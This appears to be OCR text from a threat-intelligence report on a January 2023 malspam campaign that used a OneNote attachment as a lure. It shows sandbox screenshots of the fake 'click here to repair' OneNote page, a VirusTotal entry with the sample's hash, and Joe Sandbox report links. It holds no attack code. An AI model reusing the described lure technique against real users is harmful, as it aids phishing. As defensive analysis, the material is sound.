
New Campaign Using OneNote




Malspam with Onenote as initial lure

- Tuesday (01/31/2023)
- https://tria.ge/230131-q3gstsge98/behavioral1







Tria.ge (Win7)


Replay Monitor
Recycle Bin
ApproveM...
ConnectS...
LimitSearc...
SaveRenam...
Unpublish...
Adobe Reader 9
BackupExit...
Firefox
BackupRep...
Google Chrome
BlockMeas...
VLC media player
ConfirmNe...
AddSync.odt
ConnectPu...
Untitled page - Microsoft OneNote (Product Activation Failed)
File
Home
Insert
Share
Draw
Review
View
843987
Search All Notebooks (Ctrl+E)
This section is corrupted. Click here to repair this section.
Personal
C:\Users\Admin\Documents\OneNote Notebooks\Personal
New Page
Untitled page
Office 365
This document contains a
2:47 PM
1/31/2023


Tria.ge (Win10)




VirusTotal (1)



VirusTotal (2)



Joe SandBox


1
/ 60
1 security vendor and no sandboxes flagged this file as malicious
3405d96828961101c846478f467eddef4b1e68a63f3ff5d8da94c4727246ada6
843987.one
181.45 KB
Size
2023-01-31 21:12:19 UTC
2 hours ago
Community Score
DETECTION
DETAILS
RELATIONS
CONTENT
TELEMETRY
COMMUNITY 2
Voting details (1)
StefanK
10 hours ago
-32
Comments (1)
joesecurity
10 hours ago
Joe Sandbox Analysis:
Verdict: CLEAN
Score: 2/100
HTML Report: https://www.joesandbox.com/analysis/795184/0/html
PDF Report: https://www.joesandbox.com/analysis/795184/0/pdf
Executive Report: https://www.joesandbox.com/analysis/795184/0/executive
Incident Report: https://www.joesandbox.com/analysis/795184/0/irxml
IOCs: https://www.joesandbox.com/analysis/795184?idtype=analysisid
